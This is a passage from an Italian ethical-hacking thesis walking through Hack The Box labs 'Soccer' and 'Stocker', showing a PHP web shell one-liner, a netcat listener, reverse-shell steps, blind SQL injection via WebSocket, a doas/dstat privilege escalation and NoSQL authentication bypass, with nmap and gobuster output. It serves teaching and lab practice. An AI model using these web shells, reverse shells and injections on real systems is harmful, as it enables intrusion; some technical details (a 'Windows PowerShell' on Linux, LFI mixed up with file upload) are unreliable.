Una volta ottenute queste informazioni preliminari attraverso la fase di Information Gathering, si può proseguire cominciando ad effettuare i primi tentativi di attacco, cercando di ottenere il controllo sul livello utente del sistema.

Come spiegato precedentemente, si può provare ad eseguire una LFI per provare ad ottenere una prima porta di accesso al sistema vero e proprio. In questo caso, l'approccio adottato è quello di eseguire l'upload di una semplicissima *reverse shell* scritta in linguaggio PHP (Figura 4.9).

```
1 <?php system($_GET["cmd"]); ?>
```

Figura 4.9: Reverse Shell in PHP

Si è optato per una prima shell estremamente basilare e non, fin da subito, una reverse shell più elaborata per testare se, innanzitutto, il web server fosse affetto dalla vulnerabilità esposta precedentemente. Una volta effettuato l'upload del file tramite la funzionalità messa a disposizione dal sito, possiamo effettuare dei test tramite Burpsuite; manipolando le richieste HTTP possiamo comodamente verificare se la Local File Inclusion è una strada percorribile per ottenere il controllo sulla macchina. Nella Figura 4.10 si può vedere come, una volta inviata la richiesta HTTP, che esegue il file `shell.php` caricato, la si può manipolare in modo da far eseguire alla shell comandi propri di un terminale.

Nella figura si può osservare come, impartendo alla shell il comando `whoami`, venga effettivamente restituito il nome dell'utente che sta operando su quella macchina (*www-data*). Questo significa che il web server è vulnerabile alla Local File Inclusion; pertanto possiamo proseguire cercando di ottenere una vera e propria shell in bash con cui poter interagire come fosse il normale terminale di Kali Linux. Ciò è possibile farlo manipolando ulteriormente la richiesta HTTP, facendo eseguire al file *shell.php* il comando riportato in Figura 4.11.

Prima di inviare la precedente richiesta HTTP è, ovviamente, necessario avviare un listener tramite il tool Netcat mediante il comando `sudo nc -lnvp 1337`. Ora che Netcat è in




Figura 4.10: Manipolazione della richiesta HTTP tramite Burpsuite

Figura 4.11: Comando impartito tramite Burpsuite a *shell.php* per poter aprire una reverse shell interagibile sul terminale dell'attaccante

attesa di un qualche segnale sulla porta 1337 possiamo inviare la richiesta HTTP, ottenendo la connessione con il nostro terminale su Kali (Figura 4.12). Nonostante sia una shell interagibile, un ulteriore step che si può eseguire è quello di ottenere una shell completamente interattiva, come quella del proprio terminale. Ciò è possibile eseguendo i comandi riportati sempre in Figura 4.12.




Figura 4.12: Connessione ricevuta su Netcat e upgrade della shell iniziale con una completamente interattiva

Con il primo comando si invoca l'import, tramite *python3*, di una shell bash scritta in linguaggio Python. A seguire, il comando `stty raw -echo` modifica le impostazioni del terminale sul SO Linux, facendo in modo che non venga visualizzato ciò che l'utente digita sullo schermo e, inoltre, legge l'input in modo che ogni singolo carattere venga gestito come tale dal programma che lo elabora. Successivamente, con `fg`, abbreviazione di *foreground*, si

riporta in primo piano il terminale aperto da Netcat e, infine, con `export TERM=xterm`, si importa il tipo di terminale emulato su xterm.

Avendo ora a nostra disposizione una shell interattiva collegata direttamente al web server della macchina, si possono esplorare liberamente le directory del web server. Durante l'esplorazione salta all'occhio la cartella */etc/nging/sites-enabled*. Esaminando più in profondità il contenuto di questa cartella di scopre l'esistenza di un sottodominio del sito, denominato *soc-player.soccer.htb* (Figura 4.13).




Figura 4.13: Sottodomio *soc-player.soccer.htb* trovato

Proseguiamo con il visitare il sottodominio appena ritrovato. L'interfaccia che si presenta è diversa da quella del dominio principale, dando la possibilità all'utente di effettuare login oppure di registrarsi alla piattaforma. Non avendo alcuna credenziale da poter impiegare per effettuare il login, si procede alla creazione di un nuovo account; una volta terminata la procedura, la home page del sito si presenta come in Figura 4.14.




Figura 4.14: Registrazione effettuata e home page del sito

L'unica operazione eseguibile da parte dell'utente è quella di inserire il proprio *ticket id* nel campo di testo e verificare la sua esistenza o meno. Data la scarsità di contenuti della stessa, si può osservare il codice sorgente della pagina, alla ricerca di qualche elemento interessante (Figura 4.15). Dal codice si scopre che il sito impiega un server *websocket* per prendere i dati dal *backend* e controllare l'esistenza del ticket inserito nel campo di testo. Questa scoperta rende anche più chiara la presenza della porta 9091, che avevamo osservato nel corso della scansione con Nmap.

Data la presenza di questo server WebSocket, si può provare a vedere se è possibile eseguire una qualche forma di *sql injection*, così da carpire dal backend informazioni o credenziali che possano tornare utili nelle fasi successive dell'attacco. Nel caso specifico, si




Figura 4.15: Codice sorgente della homepage di soc-player.soccer.htb

tratterebbe di *Blind SQL injection*, ovvero un tipo di SQL injection dove l'attaccante non riceve direttamente alcun feedback, ma può dedurre l'esito dell'attacco sulla base della risposta del server. Per effettuare questa SQLi si può impiegare un particolare script Python che permette di automatizzare tutta la procedura di Blind SQLi attraverso WebSocket. Tale script si trova nel file `ws-sqlipy.py` (Figura 4.16).




Figura 4.16: Script del file `ws-sqlipy.py`

Una volta modificato lo script con i dati della pagina web su cui vogliamo che venga eseguita la SQLi, per far sì che questa procedura venga effettuata con successo, è necessario avviare contemporaneamente lo script Python e uno scan tramite il tool *SqlMap*. Più precisamente lo script agirà sulla macchina da attaccare e lo scan eseguito da SqlMap verrà effettuato sulla macchina dell'attaccante, ovvero la macchina che sta eseguendo lo script e a

cui stanno arrivando i dati provenienti da WebSocket (sulla nostra macchina vi è, infatti. un server middleware presente sulla porta 8081). Agendo in questo modo riusciamo ad ottenere delle credenziali per un potenziale utente del sistema (Figura 4.17).

Figura 4.17: Credenziali ottenute eseguendo script Python e scan SqlMap

Ottenute queste credenziali, si può provare ad autenticarsi come utente del sistema; tramite il comando `su nome-utente` e inserendo nome utente e password, recuperati precedentemente, si riesce ad entrare nel sistema con permessi da user. Fatto questo, non resta altro che recuperare lo *user flag* custodita nella cartella home dell'utente (Figura 4.17).




Figura 4.18: Accesso come user e recupero del primo flag

4.3 Privilege Escalation

Ottenuto il controllo della macchina a livello utente, si passa alla fase di Privilege Escalation, parte del penetration test in cui l'attaccante ha come obbiettivo quello di innalzare i suoi privilegi a livello di amministratore di sistema. Così facendo avrebbe pieno controllo del sistema informatico in questione e, potenzialmente, potrebbe comprometterlo irreversibilmente. Per fare ciò, innanzitutto, possiamo effettuare il login sul servizio SSH presente sulla macchina impiegando le stesse credenziali trovate nel corso della scansione eseguita in

precedenza. Ora che si ha a propria disposizione la PowerShell di Windows è conveniente ricercare dei file di configurazione che possano contenere qualche tipo di credenziale o qualche altra informazione utile su come è configurata, nel suo insieme, la macchina. Per poter effettuare questa ricerca si può impiegare un comando come quello visibile in Figura 4.19; nonostante l'apparente complessità del comando, il compito da esso svolto è molto semplice:

- `for file in $(); do grep -lF nopass $file;done`, rappresenta un ciclo for dove, ad ogni elemento presente in $() viene effettuata un *grep*, ovvero un comando che consente di effettuare la ricerca delle occorrenze di una o più parole in uno o più file; nel caso specifico vengono cercati tutti i file che contengono al loro interno la stringa *nopass*;
- `find / -type -name *.conf 2>/dev/null` è la parte del comando utile a far ritornare tutti quei file che, nel loro nome, terminano con *.conf*.

Figura 4.19: Esecuzione del comando e visualizzazione del contenuto di `doas.conf`

Il comando, quindi, ricerca tutti i file che terminano con `.conf` e restituisce solo quelli che, al loro interno, riportano la stringa *nopass*. Dall'esecuzione del comando si può determinare l'esistenza del file `doas.conf`. *Doas* è un programma di escalation dei privilegi simile a `sudo`, non presente nativamente sui sistemi operativi Linux e, quindi, risultato di un'istallazione avvenuta in un secondo momento. Esaminando il contenuto del file, come si può osservare sempre in Figura 4.19, si viene a conoscenza della possibilità, da parte dello user *Player*, con il quale siamo autenticati sul sistema, di eseguire come *root* i comandi contenuti all'interno della cartella `/usr/bin/dstat`. Essendo venuti a conoscenza di questo errore di configurazione, si può pensare di inserire nella cartella un nuovo plugin che, una volta eseguito, possa consentire di avviare una reverse shell con permessi da amministratore. Creiamo, quindi, un nuovo plugin da inserire nella cartella, un plugin che conterrà una reverse shell scritta in Python e presa dal repository *PayloadAllTheThings*, repository Github contenente una serie di payload e bypass per Web Application e utili per penetration testing. Nella Figura 4.20 si può vedere come è stata creata la reverse shell, come è stata caricata sulla directory di interesse e la sua esecuzione.




Figura 4.20: Creazione del payload, caricamento sulla cartella e sua esecuzione

Prima di avviare il plugin è necessario mettere in ascolto Netcat sulla stessa porta che è stata configurata sul plugin contenente la reverse shell, ovvero la porta 4242. Avviando ora il plugin come nella figura precedente (`doas -u root /usr/bin/dstat -soccer`), si ottiene sul terminale dell'attaccante una shell di comando con privilegi da amministratore (Figura 4.21).




Figura 4.21: Colegamento con terminale da amministratore

Sarà ora sufficente navigare nella cartella home dell'amministratore per trovare il file `root.txt` e recuperare il secondo flag, tramite `cat root.txt`, completando, così, l'attacco alla prima macchina (Figura 4.22).




Figura 4.22: Macchina hackerata con successo

CAPITOLO 5

Seconda campagna di ethical hacking

In questo capitolo verrà trattata la seconda campagna di ethical hacking su un'altra macchina reale. La struttura del capitolo e i passaggi che verranno eseguiti per giungere alla sua violazione sono gli stessi del capitolo precedente: Information Gathering, Foothold e Privilege Escalation. L'obbiettivo rimane quello di ottenere, attraverso tutte le tecniche di penetration testing necessarie, l'accesso al sistema User e al sistema Root.

La macchina target di questa seconda campagna è la macchina "Stocker", sempre messa a disposizione gratuitamente dal sito Hack The Box. Anche questa macchina, come la precedente, ospita il sistema operativo Linux.

5.1 Information Gathering

Così come fatto per la precedente macchina, anche in questo caso la prima operazione da eseguire è il collegamento alla VPN offerta da Hack The Box, in modo da potersi collegare alla macchina. Il comando da impartire è lo stesso riportato nel lla Sezione 4.1.

Una volta avvenuto il collegamento con la macchina, ci viene comunicato il suo indirizzo IP, ovvero `10.10.11.196`. Si può ora iniziare il lavoro di Information Gathering tramite una scansione col tool *Nmap*. Nella Figura 5.1 si possono vedere i risultati prodotti dalla scansione, eseguita lanciando lo stesso comando impiegato per la scansione della macchina precedente.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- 10.10.11.196
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 16:02 CET
Nmap scan report for 10.10.11.196 (10.10.11.196)
Host is up (0.043s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3d12971d86bc161683608f4f06e6d54e (RSA)
|   256 7c4d1a7868ce1200df491037f9ad174f (ECDSA)
|_  256 dd978050a5bacd7d55e827ed28fdaa3b (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://stocker.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.01 seconds
```

Figura 5.1: Scansione dell'indirizzo IP tramite Nmap

Come si può osservare rapidamente, il risultato della scansione ci comunica subito che si ha a che fare con un altro web server, data la presenza della porta 80, dedicata al protocollo

di rete HTTP. Anche in questa macchina è presente la porta 22 aperta, segnalando la presenza del servizio SSH. Essendo ora a conoscenza del fatto che la macchina di interesse ospita un server web, si può procedere all'aggiunta del suo dominio al file `/etc/hosts`, così da poter risolvere il nome dell'host col suo indirizzo IP. Non resta altro da fare che visitare il sito web in questione, sito che, così come per il sito ospitato sulla macchina *Soccer*, non risulta avere particolari elementi interagibili o che possano portare con sé vulnerabilità.




Figura 5.2: Interfaccia del sito *stocker.htb*

Non avendo alcun elemento sulla pagina web su cui poter lavorare, si può proseguire con l'azione di enumerazione continuando con quella delle directory del web server tramite una scansione con il tool *Gobuster* (Figura 5.3). Come si può osservare, il risultato della scansione delle directory non è di grande aiuto, restituendo soltanto quattro directory, ovvero `/img`, `/css`, `/js` e `/fonts`, che risultano essere inaccessibili.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://stocker.htb  -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://stocker.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2023/03/15 16:13:00 Starting gobuster in directory enumeration mode
===============================================================
/img                 (Status: 301) [Size: 178] [--> http://stocker.htb/img/]
/css                 (Status: 301) [Size: 178] [--> http://stocker.htb/css/]
/js                  (Status: 301) [Size: 178] [--> http://stocker.htb/js/]
/fonts               (Status: 301) [Size: 178] [--> http://stocker.htb/fonts/]
Progress: 415253 / 415288 (99.99%)
===============================================================
2023/03/15 16:46:45 Finished
===============================================================
```

Figura 5.3: Enumerazione delle directory tramite *Gobuster*

Un'altra scansione che è bene eseguire per essere sicuri di non tralasciare alcun dettaglio è, ancora una volta, quella tramite lo scanner di vulnerabilità *Nikto*, che, come per la macchina precedente, non restituisce risultati o informazioni utili. Altro tipo di scansione non ancora

eseguita, però, è quella dei possibili sottodomini del web server; con questo tipo di scansione si potrebbe riuscire a determinare l'esistenza di eventuali ulteriori pagine web collegate alla home page e al dominio principale del sito. Questo tipo di scansione si può eseguire sfruttando sempre le funzionalità di *Gobuster*.A tal fine è sufficiente cambiare il flag di *Gobuster* utile a indicare la tipologia della scansione che si vuole operare; nel caso di una scansione dei sottodomini il flag che fa al caso nostro è `vhost`. Scegliendo la *wordlist* adeguata e aggiungendo il flag `-append-domain`, utile a mettere in *append* il nome del dominio principale con le parole contenute nella wordlist, possiamo avviare la scansione (Figura 5.4).




Figura 5.4: Enumerazione dei sottodomini tramite *Gobuster*

Come evidenziato nell'immagine, da questa enumerazione viene fuori un risultato interessante, la presenza di un sottodominio *dev.stocker.htb* accessibile e con un path che sembra condurre ad una pagina di login (`[/login]`). Prima che si possa visitare il nuovo sito, è necessario inserire anche questo sottodominio nella cartella `/etc/hosts`. Si può, ora, passare a visualizzare il contenuto della nuova pagina web che, come sospettato, contiene soltanto una form di login (Figura 5.5).




Figura 5.5: Form di login visibile visitando *dev.stocker.htb*

Non avendo altro a nostra disposizione se non questa form, si può pensare di verificare se essa sia vulnerabile a *SQL Injection*. Si può eseguire questa prova impiegando, ancora una volta, il tool *SqlMap*, ma eseguendo delle operazioni preliminari, più specificatamente:

- si effettua un tentativo di accesso e, a seguire, si cattura la richiesta HTTP del tentativo effettuato tramite *Burpsuite* (Figura 5.6);
- si effettua il *fuzzing* della richiesta HTTP, sostituendo la parola `FUZZ` al campo su cui si vuole testare la SQL injection (Figura 5.7);
- si dà in input a SqlMap la nuova richiesta HTTP modificata.




Figura 5.6: Richiesta HTTP contenente il tentativi di accesso

Figura 5.7: Richiesta HTTP dopo il *fuzzing*

SQLMap procederà, quindi, ad effettuare tutti i test necessari per verificare la presenza di vulnerabilità sfruttabili tramite SQL injection; in questo caso specifico, non sono presenti anomalie di questo tipo.

Osservando più attentamente, tramite l'estensione *Wappalyzer* di Mozilla, le varie tipologie di software su cui è in esecuzione la macchina, si può notare che uno di questi è *Node.js*, un runtime system open source utile alla programmazione lato server di applicazioni web. Peculiarità propria di molte applicazioni web costruite con Node.js è quello di utilizzare database NoSQL, che non sfruttano il modello relazionale proprio dei più classici DBMS, come MySQL o MariaDB. Per questo motivo potrebbe risultare utile provare ad effettuare una *NoSQL Injection* e verificare se ci siano, quindi, anomalie nella configurazione del database. Per avere prova di ciò è sufficente un *basic authentication bypass*, che consiste nel modificare la richiesta HTTP con delle specifiche combinazioni di nome utente e password; nel caso di errata configurazione si potrà accedere al sito senza eseguire ulteriori operazioni. Nella Figura 5.8 è mostrato il risultato dell'invio della richiesta HTTP una volta modificata in modo tale da sfruttare l'eventuale vulnerabilità; tentando l'accesso in questo modo si viene reindirizzati ad una nuova pagina web.

5.2 Foothold

Ora che siamo riusciti a farci strada più in profondità all'interno del web server ospitato dalla macchina *Stocker*, è il momento di sfruttare le prossime vulnerabilità così da ottenere il




Figura 5.8: Richiesta HTTP modificata in modo da testare vulnerabilità di tipo NoSQL

cotrollo del sistema a livello Utente. Come illustrato nella sezione precedente, il tentativo di NoSQL injection eseguito sul form di login ha avuto successo e la pagina alla quale siamo reindirizzati è quella visibile in Figura 5.9. In questa intefaccia sono presenti diversi prodotti, che sembra possano essere aggiunti a un carrello per poi essere acquistati.

